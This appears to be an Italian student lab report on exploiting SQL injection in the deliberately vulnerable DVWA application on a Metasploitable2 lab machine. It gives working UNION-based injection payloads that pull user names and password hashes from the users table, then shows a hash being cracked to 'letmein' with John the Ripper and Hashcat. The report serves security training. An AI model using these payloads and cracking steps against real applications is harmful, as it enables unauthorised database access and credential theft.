Build Week 2 - Progetto 1
Web Application Exploit SQLi

EXECUTIVE SUMMARY

Questo report documenta un'attività di Web Application Security Testing svolta in laboratorio controllato, finalizzata allo **sfruttamento di una vulnerabilità di SQL Injection presente nella** web application **DVWA, configurata a livello di sicurezza LOW.**
L'attacco, condotto manualmente, ha consentito **l'accesso al database** applicativo **e l'estrazione delle credenziali dell'utente Pablo Picasso, successivamente recuperate in chiaro tramite cracking offline.**
Si evidenzia **l'impatto critico di una SQL Injection non mitigata sulla confidenzialità delle credenziali.**
In una fase successiva, **l'attacco è stato replicato a livello MEDIUM, aggirando le mitigazioni tramite manipolazione manuale delle richieste HTTP con Burp Suite Repeater**.

INTRODUZIONE E SCENARIO INIZIALE

L'attività è stata svolta in un laboratorio didattico composto da **Kali Linux con ip 192.168.13.100(attaccante)** e **Metasploitable2 con ip 192.168.13.150(target)**, **sulla stessa rete locale.**
La **web application analizzata è DVWA**, progettata **per lo studio di vulnerabilità applicative** comuni.
Lo scenario **simula una web application che utilizza query SQL dinamiche senza adeguata validazione degli input, risultando vulnerabile ad attacchi di SQL Injection**.

Obiettivo dell'attività:

L'obiettivo principale è:

- **Sfruttare manualmente una SQL Injection** sul modulo dedicato di DVWA;
- **Estrarre le credenziali** dell'utente *Pablo Picasso* dal database;

- Eseguire il passaggio aggiuntivo necessario per **ottenere la password in chiaro**;
- **Dimostrare l'impatto reale di una SQL Injection** non mitigata.

Vincoli operativi:

- Livello di sicurezza **DVWA: LOW** (prima fase dell'esercizio), **MEDIUM** (esercitazione bonus successiva)
- Divieto di utilizzo di tool automatici (es. sqlmap)
- Ammesso l'uso di Burp Suite Repeater

Prerequisiti e verifiche rete (Kali ↔ Metasploitable2)

Da terminale Kali Linux (192.168.13.100/24):

`ip a` per visualizzare le informazioni di rete


`ping 192.168.13.150` (Metaspoitable) per verificare che le due macchine stiano comunicando.

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.100/24 brd 192.168.13.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::920d:d58d:2623:3f59/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=2.83 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.729 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.623 ms
^C
— 192.168.13.150 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2024ms
rtt min/avg/max/mdev = 0.623/1.395/2.833/1.017 ms
```

Da browser Kali Linux:


- Aprire DVWA su Metasploitable2 : http://192.168.13.150/dvwa/



---

1) Login DVWA e settaggio sicurezza su LOW

1. Login DVWA (credenziali default: `admin` / `password`).
2. Andare su DVWA Security.
3. Imposta Security Level = LOW → Submit.



- **Pagina "DVWA Security" con LOW impostato.**

---

2) Aprire il modulo vulnerabile: SQL Injection


La SQL Injection **è una vulnerabilità di sicurezza che si verifica quando un'applicazione web inserisce direttamente l'input dell'utente all'interno di una query SQL** senza adeguati controlli.

Un attaccante può quindi manipolare la query originale, alterandone la logica ed eseguendo comandi SQL non previsti.

Andare su:

- Vulnerability → SQL Injection

Qui si trova un input (di solito "User ID") che finisce direttamente nella query SQL.



- **Pagina “SQL Injection” prima dell’attacco.**

---


3) Trovare il numero di colonne (ORDER BY)

L’obiettivo è capire quante colonne ritorna la SELECT, così il `UNION SELECT` funzionerà.

Nel campo User ID:

1. `1' ORDER BY 1-- -`
2. `1' ORDER BY 2-- -`
3. `1' ORDER BY 3-- -`

Quando si va il numero di colonne, DVWA/MySQL in genere mostra errore o comportamento anomalo.
Nella DVWA “classica”, spesso sono 2 colonne.



- **Test `ORDER BY` che conferma il numero di colonne.**


---

4) Identificare quali colonne sono “visualizzate” (UNION con marker)

Fare un UNION per vedere dove compaiono i valori a video:

```
1' UNION SELECT 1,2-- -
```

Se si vede “1” e “2” a schermo (in qualche forma), si ha conferma che UNION è “iniettato” e le colonne sono quelle.



- **Output con i marker `1`, `2`.**

---

5) Estrarre username e password hash dalla tabella `users`

In DVWA, di solito la tabella è `users` e le colonne includono `user` e `password` (hash).


Si ottiene una lista di utenti e relativi hash.

Un **hash** funziona come una **impronta digitale** di un dato, **come una password**. Quando una password viene trasformata in hash, **non viene salvata in chiaro**, ma convertita in una stringa di lettere e numeri che non assomiglia per nulla all'originale.

L'hash funziona in una sola direzione: dalla password all'hash.
Per questo viene usato per proteggere le password. Tuttavia, **se l'algoritmo è debole o la password è semplice, un attaccante può indovinare la password originale** confrontando l'hash con milioni di tentativi.

La query da utilizzare è la seguente:

```
1' UNION SELECT user,password FROM users-- -
```



- **Elenco `user: hash` ottenuto da DVWA.**

---

6) Filtrare SOLO l'utente "pablo" (Pablo Picasso)


Estrarre esattamente l'hash di pablo, attraverso la seguente query:

```
1' UNION SELECT user,password FROM users WHERE user='pablo'-- -
```

Output atteso: una riga con `pablo` e il suo hash, spesso in MD5.

MD5 è un algoritmo che trasforma un dato, come una password, in un hash, **cioè una stringa di caratteri apparentemente casuale**.
In passato veniva usato per proteggere le password, ma oggi **è considerato insicuro,** perché è veloce da calcolare e quindi facile da "rompere" con strumenti automatici.

Per questo motivo, se una password è protetta solo con MD5, un attaccante può spesso **recuperarla in chiaro** usando i dizionari di password comuni.



- **Riga con `pablo` + hash.**

---

7) “Ulteriore step”: da hash a password in chiaro (offline)

Quel valore non è la password in chiaro: è un hash (spesso MD5 in DVWA low).

Opzione A — John the Ripper (semplice)

John the Ripper **è un programma usato per recuperare password a partire da hash, provando automaticamente molte possibili combinazioni**.

Viene **utilizzato soprattutto per verificare se le password sono deboli o facilmente indovinabili**, aiutando a migliorare la sicurezza dei sistemi.

È molto usato in ambito didattico e di sicurezza perché **è semplice da usare ed efficace nel dimostrare i rischi di password poco robuste**.

1. Mettere l'hash in un file di testo (solo l'hash su una riga):
   Usiamo **nano come editor di testo**

```
nano pablo_clean.hash
```

2. Solo se su Kali non abbiamo estratto rockyou:

```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz 2>/dev/null
```

3. Crack MD5:

```
john --format=raw-md5 pablo_clean.hash
--wordlist=/usr/share/wordlists/rockyou.txt
```

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 pablo_clean.hash --wordlist=/usr/share/wordlists/rockyou
.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (?)
1g 0:00:00:00 DONE (2026-01-26 04:21) 25.00g/s 19200p/s 19200c/s 19200C/s jeffrey.
.james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```


Opzione B — Hashcat (veloce)

Hashcat è un programma usato per **recuperare password a partire da hash**, provando molte combinazioni in modo molto veloce.

Sfrutta soprattutto la scheda grafica (GPU) del computer, rendendolo più rapido rispetto ad altri strumenti simili.

Viene utilizzato **per testare la robustezza delle password e dimostrare quanto possano essere vulnerabili se protette con algoritmi deboli**.

1) `hashcat-m 0 -a 0 pablo_clean.hash/usr/share/wordlists/rockyou.txt`
2) `hashcat -m 0 pablo_clean.hash --show`



- **Comando john/hashcat**
- **Output con password “recovered” in chiaro**

Differenze tra John the Ripper e Hashcat:

John the Ripper e Hashcat **sono entrambi strumenti usati per recuperare password a partire da hash**, ma hanno approcci diversi.

- **John the Ripper è più semplice da usare e adatto a chi inizia**: funziona bene da riga di comando, richiede meno configurazione ed è ideale per test rapidi o didattici.

- **Hashcat è più potente e veloce, soprattutto se si utilizza la scheda grafica (GPU)**, ma è anche più complesso da configurare ed è pensato per scenari più avanzati.

In breve**: John The Ripper è più immediato, Hashcat è più performante.**

8) BurpSuite

BurpSuite è un software utilizzato principalmente per **test di sicurezza delle applicazioni web**. È uno strumento utilizzato per **penetration tester** e **security researcher** e consente di identificare vulnerabilità nei siti e nelle applicazioni web.

La funzione **Repeater** di BurpSuite, **permette di inviare manualmente richieste ripetute al server** per osservare e manipolare le risposte.

BONUS: livello MEDIUM via BurpSuite Repeater

A livello MEDIUM, DVWA introduce una mitigazione parziale della vulnerabilità di SQL Injection.


In particolare:

- l'input **utente non viene più passato direttamente alla query SQL**;
- **vengono applicati controlli lato server** (es. casting, escaping basilare o limitazioni sull'input);
- **l'iniezione diretta tramite browser risulta inefficace** o limitata.

